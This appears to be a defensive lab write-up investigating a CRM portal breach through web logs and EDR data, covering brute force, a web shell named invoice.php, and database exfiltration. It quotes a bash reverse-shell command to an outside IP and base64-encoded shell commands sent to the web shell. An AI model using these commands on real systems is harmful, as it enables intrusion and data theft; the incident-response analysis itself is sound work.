

1. **What is the IP address that initiated the brute force on the CRM web portal?**
2. **How many successful and failed logins are seen in the web logs?**
3. **Following the brute force, which user-agent was used for the file upload?**
4. **What was the name of the suspicious file uploaded by the attacker?**
5. **At what time did the attacker first invoke the uploaded file?**
6. **What is the first decoded command the attacker ran on the CRM?**
7. **Summarize the actions of the file and the way it was uploaded. Which MITRE Persistence sub-technique ID is most applicable to it?**
8. **Which process image executes attacker commands received from the web?**
9. **What command allowed the attacker to open a bash reverse shell?**
10. **Which Linux user executes the entered malicious commands?**
11. **What sensitive CRM configuration file did the attacker access?**
12. **Which domain was used to exfiltrate the CRM portal database?**

---

1. **What is the IP address that initiated the brute force on the CRM web portal?**

   To solve this task, we must find events with a 401 web event (Unauthorized response) and count which one occurs most frequently

```
user@user-MS-7D95:~/Downloads$ grep "401" access-combined-crm-1767978582478-1768841821765.log | awk '{print $1}' | sort | uniq -c
      4 151.101.1.140
      1 18.205.93.1
      1 192.10.2.77
      1 197.51.100.22
      1 203.11.113.45
      1 34.216.10.99
     21 34.67.91.83
      1 35.180.10.10
      3 54.201.10.55
      1 64.233.177.99
```

   Answer: 34.67.91.83

2. **How many successful and failed logins are seen in the web logs?**

   We must count all events with 200 and 401 status codes from the login.php page

```
user@user-MS-7D95:~/Downloads$ grep -P '(?=.*401)(?=.*login.php)' access-combined-crm-1767978582478-1768841821765.log | wc -l
35
user@user-MS-7D95:~/Downloads$ grep -P '(?=.*200)(?=.*login.php)' access-combined-crm-1767978582478-1768841821765.log | wc -l
18
```

   Answer: 18, 35

3. **Following the brute force, which user-agent was used for the file upload?**

   To solve this task, we must investigate all user-agent strings associated with the IP address 34.67.91.83

```
user@user-MS-7D95:~/Downloads$ grep "34.67.91.83" access-combined-crm-1767978582478-1768841821765.log | awk '{print $12}' | uniq -c
     24 "PF-Scanner/1.0"
      3 "python-requests/2.31.0"
```

   Answer: python-requests/2.31.0

4. **What was the name of the suspicious file uploaded by the attacker?**

   We need to examine the requests from 34.67.91.83 and identify which files it accesses after uploads

```
user@user-MS-7D95:~/Downloads$ grep "34.67.91.83" access-combined-crm-1767978582478-1768841821765.log | awk '{print $7}' | uniq -c
     22 /CRM/login.php
      1 /CRM/portal/index.php
      1 /CRM/profile/index.php
      1 /CRM/portal/upload.php
      1 /CRM/portal/uploads/invoice.php?q=ZDJodllXMXA&auth=31337
      1 /CRM/portal/uploads/invoice.php?q=WW1GemFDQXRhU0ErSmlBdlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09&auth=31337
user@user-MS-7D95:~/Downloads$
```

   Answer: invoice.php

5. **At what time did the attacker first invoke the uploaded file?**

   To find the answer, we need to examine the first request to the invoice.php file


```
user@user-MS-7D95:~/Downloads$ grep -P "(?=.*34.67.91.83)(?=.*invoice.php)" access-combined-crm-1767978582478-1768841821765.log | awk '{print $4}'
[06/Nov/2025:14:27:34
[06/Nov/2025:14:28:34
```

   Answer: 2025-11-06 14:27:34

6. **What is the first decoded command the attacker ran on the CRM?**

   We need to find the query parameters in the request to invoice.php and decode them from Base64


```
user@user-MS-7D95:~/Downloads$ grep "34.67.91.83" access-combined-crm-1767978582478-1768841821765.log | awk '{print $7}' | uniq -c
     22 /CRM/login.php
      1 /CRM/portal/index.php
      1 /CRM/profile/index.php
      1 /CRM/portal/upload.php
      1 /CRM/portal/uploads/invoice.php?q=ZDJodllXMXA&auth=31337
      1 /CRM/portal/uploads/invoice.php?q=WW1GemFDQXRhU0ErSmlBdlpHVjJMM1JqY0M4eE1UVXVOVGd1TVRRNExqZzJMemd3T0RBZ01ENG1NUT09&auth=31337
```



   Answer: whoami

7. **Summarize the actions of the file and the way it was uploaded. Which MITRE Persistence sub-technique ID is most applicable to it?**


   We need to identify the MITRE ATT&CK technique associated with persistence and web shells



   Answer: T1505.003

8. **Which process image executes attacker commands received from the web?**

   To solve this task, we need to investigate EDR incidents and their associated IOCs (Indicators of Compromise) relevant to the question



Answer: /usr/sbin/php-fpm7.4

9. **What command allowed the attacker to open a bash reverse shell?**


To solve this task, we need to investigate EDR incidents and their associated IOCs (Indicators of Compromise) relevant to the question.



Answer: bash -i >& /dev/tcp/115.58.148.86/8080 0>&1

10. **Which Linux user executes the entered malicious commands?**


To solve this task, we need to investigate EDR incidents and their associated IOCs (Indicators of Compromise) relevant to the question.



Answer: www-data

11. **What sensitive CRM configuration file did the attacker access?**


We need to investigate the process chains of the EDR incidents in greater detail.



Answer: /etc/trycrm/config.json

12. Which domain was used to exfiltrate the CRM portal database?

We need to investigate the process chains of the EDR incidents in greater detail.



Answer: portaldrop2025.xyz